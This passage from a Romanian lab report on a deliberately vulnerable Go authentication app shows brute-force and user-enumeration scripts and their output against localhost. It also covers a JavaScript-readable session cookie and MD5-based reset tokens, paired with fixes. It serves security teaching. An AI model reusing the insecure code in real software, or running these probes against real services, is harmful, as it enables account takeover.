
Total attempts: 15
Scripts git:(vulnerable) X
```

Figura 3: Script de brute force pe endpoint-ul de login

Aplicația nu limitează numărul de cereri pe `/api/login` și nu blochează contul după încercări repetate. Un script simplu poate testa mii de parole fără nicio restricție.

Impact: Atacatorul găsește parola oricărui utilizator prin forță brută, în special dacă parola e scurtă sau din wordlist-uri comune.

5.4 4.4 — User Enumeration



The screenshot shows a terminal window titled "CrackMe-AuthX" within a virtual machine environment labeled "ubuntu24.04 on QEMU/KVM". The terminal output displays the results of a script named "test3.sh". It begins with a "Bad email test" for "userinexistent@example.com", returning a 404 status and a JSON error message. This is followed by a "Bad password test" for "user1@example.com", returning a 401 status and a JSON error message. The script then proceeds to test a series of email addresses, each followed by a "USER FOUND!" message. The email addresses tested are: bcooper@gmail.com, aharris@gmail.com, cmiller@gmail.com, btorres@gmail.com, cnelson@gmail.com, amurphy@gmail.com, bthomas@gmail.com, awalker@gmail.com, cgarcia@gmail.com, bgriffin@gmail.com, asimmons@gmail.com, bparker@gmail.com, cphillips@gmail.com, and ajackson@gmail.com. The terminal window includes standard Ubuntu desktop icons on the left and a status bar at the bottom.

```
alexandrian@authx:~/CrackMe-AuthX/Scripts$ ./test3.sh
Bad email test
Email: userinexistent@example.com
Status: 404
Body: {"error": "User not found"}

Bad password test
Email: user1@example.com
Status: 401
Body: {"error": "Wrong password"}
Testing: bcooper@gmail.com
-----
Testing: aharris@gmail.com
✓ USER FOUND!
-----
Testing: cmiller@gmail.com
-----
Testing: btorres@gmail.com
-----
Testing: cnelson@gmail.com
-----
Testing: amurphy@gmail.com
✓ USER FOUND!
-----
Testing: bthomas@gmail.com
✓ USER FOUND!
-----
Testing: awalker@gmail.com
✓ USER FOUND!
-----
Testing: cgarcia@gmail.com
-----
Testing: bgriffin@gmail.com
-----
Testing: asimmons@gmail.com
✓ USER FOUND!
-----
Testing: bparker@gmail.com
✓ USER FOUND!
-----
Testing: cphillips@gmail.com
-----
Testing: ajackson@gmail.com
✓ USER FOUND!
-----
```

Figura 4: Enumerare utilizatori prin mesaje de eroare distincte

The screenshot shows a terminal window titled 'alexdamian@authx:~/CrackMe-AuthX/Scripts' with the date 'Apr 26 14:17'. The terminal displays a series of login attempts from 6 to 15. Attempts 6-14 fail with a 401 status and a 'Wrong password' message. Attempt 15 is successful with a 201 status and a 'LOGIN SUCCESSFUL!' message. Below the attempts, the terminal shows the output of a script named 'test3.sh' which tests the login endpoint with various email and password combinations. The script output shows that for a non-existing email, the status is 401 and the body is {'error': 'User not found'}. For a bad password, the status is 401 and the body is {'error': 'Wrong password'}. The script also shows the response for a successful login (status 201) and the response for a bad email test (status 401).

```
[Attempt 6] 12:12:00 - Parola: 12345678
X Wrong password (401)
[Attempt 7] 12:12:00 - Parola: abc123
X Wrong password (401)
[Attempt 8] 12:12:00 - Parola: 1234567
X Wrong password (401)
[Attempt 9] 12:12:00 - Parola: password1
X Wrong password (401)
[Attempt 10] 12:12:00 - Parola: 12345
X Wrong password (401)
[Attempt 11] 12:12:00 - Parola: 1234567890
X Wrong password (401)
[Attempt 12] 12:12:01 - Parola: 123123
X Wrong password (401)
[Attempt 13] 12:12:01 - Parola: 000000
X Wrong password (401)
[Attempt 14] 12:12:01 - Parola: iloveyou
X Wrong password (401)
[Attempt 15] 12:12:01 - Parola: 1234
X LOGIN SUCCESSFUL! (201)

Total attempts: 15
=> Scripts git:(vulnerable) X ./test3.sh
Bad email test
Email: userinexistent@example.com
Status: 401
Body: {"error": "User not found"}

Bad password test
Email: user1@example.com
Status: 401
Body: {"error": "Wrong password"}
=> Scripts git:(vulnerable) X
```

```
test3.sh
1 #!/bin/bash
2
3 EXISTING_EMAIL="user1@example.com"
4 NON_EXISTING_EMAIL="userinexistent@example.com"
5 password="oparolarandom"
6 API_URL="http://localhost:8080/api/login"
7
8 echo "Bad email test"
9 echo "Email: $NON_EXISTING_EMAIL"
10
11 RESPONSE=$(curl -s -w "%{http_code}" -X POST "$API_URL" \
12 -H "Content-Type: application/json" \
13 -d "{\"email\": \"$NON_EXISTING_EMAIL\", \"password\": \"$password\"}")
14
15 STATUS=$(echo "$RESPONSE" | tail -n1)
16 BODY=$(echo "$RESPONSE" | head -n1)
17
18 echo "Status: $STATUS"
19 echo "Body: $BODY"
20
21 echo ""
22 echo "Bad password test"
23 echo "Email: $EXISTING_EMAIL"
24
25 RESPONSE=$(curl -s -w "%{http_code}" -X POST "$API_URL" \
26 -H "Content-Type: application/json" \
27 -d "{\"email\": \"$EXISTING_EMAIL\", \"password\": \"$password\"}")
28
29 STATUS=$(echo "$RESPONSE" | tail -n1)
30 BODY=$(echo "$RESPONSE" | head -n1)
31
32 echo "Status: $STATUS"
33 echo "Body: $BODY"
```

Figura 5: Mesaje diferite pentru email inexistent vs. parolă greșită

Endpoint-urile `/api/register` și `/api/forgot-password` returnează mesaje diferite în funcție de existența email-ului. Atacatorul poate trimite cereri automate și construi o listă cu adrese înregistrate în sistem.

Impact: Lista de utilizatori valizi poate fi folosită pentru atacuri țintite de phishing sau ca input pentru brute force.

5.5 4.5 — Gestionare nesigură a sesiunilor




Figura 6: Cookie JWT accesibil din JavaScript și reutilizare sesiune după logout

Cookie-ul JWT nu are flag-ul `HttpOnly`, deci este accesibil prin `document.cookie`. Un atac XSS reușit extrage token-ul de sesiune al victimei. În plus, după logout token-ul rămâne valid — serverul nu îl invalidează.

Impact: Atacatorul poate prelua sesiunea victimei (session hijacking) și rămâne autentificat chiar și după ce victima s-a delogat.

5.6 4.6 — Resetare parolă nesigură: Token predictibil




Figura 7: Calcularea token-ului de resetare fără a interacționa cu aplicația

Token-ul de resetare este MD5 aplicat pe email-ul utilizatorului, fără salt și fără expirare. Oricine cunoaște email-ul victimei poate calcula token-ul local și reseta parola fără să aibă acces la inbox-ul acesteia.

Impact: Preluare completă a oricărui cont cunoscând doar adresa de email. Token-ul rămâne valid si după utilizare, permitând atacuri repetate.

6 Implementare fix

Această secțiune prezintă, pentru fiecare vulnerabilitate, codul din branch-ul `vulnerable` (cod nesecurizat) față de branch-ul `secured` (cod remediat).

6.1 Fix 4.1 & 4.2 — Password Policy + Stocare parolă

Vulnerable — parola stocată direct în plaintext, fără validare:

```
// api/auth.go (vulnerable)
user := models.User{
    Email:      req.Email,
    Password_hash: req.Password, // plaintext
}
```

Secured — validare input + hashing bcrypt:

```
// api/auth.go (secured)
if err := utils.ValidateStruct(&req); err != nil {
    return c.Status(400).JSON(fiber.Map{"error": err.Error()})
}
hashedPassword, _ := utils.HashPassword(req.Password) // bcrypt cost
12
user := models.User{
    Email:      req.Email,
    Password_hash: hashedPassword,
}
```

Parola nu mai poate fi citită direct din baza de date — chiar dacă aceasta este compromisă, atacatorul obține doar hash-uri bcrypt ireversibile.

6.2 Fix 4.3 — Brute Force / Rate Limiting

Vulnerable — nicio restricție pe numărul de cereri sau încercări:

```
// cmd/main.go (vulnerable)
v1.Post("/login", api.Login)

// api/auth.go (vulnerable) - nicio verificare locked, niciun contor
if user.Password_hash != req.Password {
    return c.Status(401).JSON(fiber.Map{"error": "Wrong password"})
}
```

Secured — rate limiter per IP + blocare cont după 5 încercări:

```
// cmd/main.go (secured)
v1.Post("/login",
    limiter.New(limiter.Config{
        Max: 10, Expiration: 1 * time.Minute,
        KeyGenerator: func(c *fiber.Ctx) string { return c.IP() },
    })
```

```

    }),
    api.Login,
)

// api/auth.go (secured)
if user.Locked {
    return c.Status(423).JSON(fiber.Map{"error": "Account locked"})
}
if !utils.CheckPassword(user.Password_hash, req.Password) {
    user.LoginAttempts++
    if user.LoginAttempts >= 5 { user.Locked = true }
    db.DB.Save(&user)
    return c.Status(401).JSON(fiber.Map{"error": "Invalid credentials
    "})
}
user.LoginAttempts = 0
db.DB.Save(&user)

```

6.3 Fix 4.4 — User Enumeration

Vulnerable — mesaje diferite care dezvăluie existența contului:

```

// api/auth.go (vulnerable)
{"error": "User not found"}      // la email inexistent
{"error": "Wrong password"}     // la parola gresita
{"error": "User already existing"} // la register

```

Secured — mesaj uniform indiferent de cauza erorii:

```

// api/auth.go (secured)
{"error": "Invalid credentials"} // acelasi mesaj in toate cazurile
{"error": "Wrong credentials"}   // la register (email existent)

```

Atacatorul nu mai poate distinge între un email inexistent și o parolă greșită.

6.4 Fix 4.5 — Gestionare nesigură a sesiunilor

Vulnerable — cookie accesibil din JavaScript:

```

// api/auth.go (vulnerable)
c.Cookie(&fiber.Cookie{
    Name: "token",
    Value: token,
    // HTTPOnly: true,    <-- comentat
    SameSite: "Lax",
})

```

Secured — cookie protejat cu HttpOnly:

```
// api/auth.go (secured)
c.Cookie(&fiber.Cookie{
    Name:      "token",
    Value:     token,
    HTTPOnly:  true,    // inaccesibil din document.cookie
    SameSite:  "Lax",
})
```

Cu `HttpOnly: true`, un script injectat prin XSS nu mai poate citi token-ul JWT din cookie.

6.5 Fix 4.6 — Resetare parolă nesigură

Vulnerable — token predictibil (MD5 al email-ului), nereutilizabil:

```
// internal/utils/resetpwd.go (vulnerable)
func GeneratePredictableResetToken(username string) string {
    hasher := md5.New()
    hasher.Write([]byte(username)) // doar email, fara salt
    return hex.EncodeToString(hasher.Sum(nil))
}

// api/auth.go (vulnerable) - token ramas activ dupa utilizare
user.Password_hash = req.Password
// De invalidat pe viitor <-- niciodata implementat
```

Secured — token criptografic aleator de 32 bytes, invalidat după utilizare:

```
// internal/utils/resetpwd.go (secured)
func GenerateSecureResetToken() string {
    bytes := make([]byte, 32)
    rand.Read(bytes) // crypto/rand, nu predictibil
    return hex.EncodeToString(bytes)
}

// api/auth.go (secured) - token invalidat imediat dupa resetare
user.Password_hash = hashedNewPassword
user.Reset_password = nil // token sters din DB
db.DB.Save(&user)
```

Token-ul nu mai poate fi calculat cunoscând email-ul și devine invalid imediat după prima utilizare.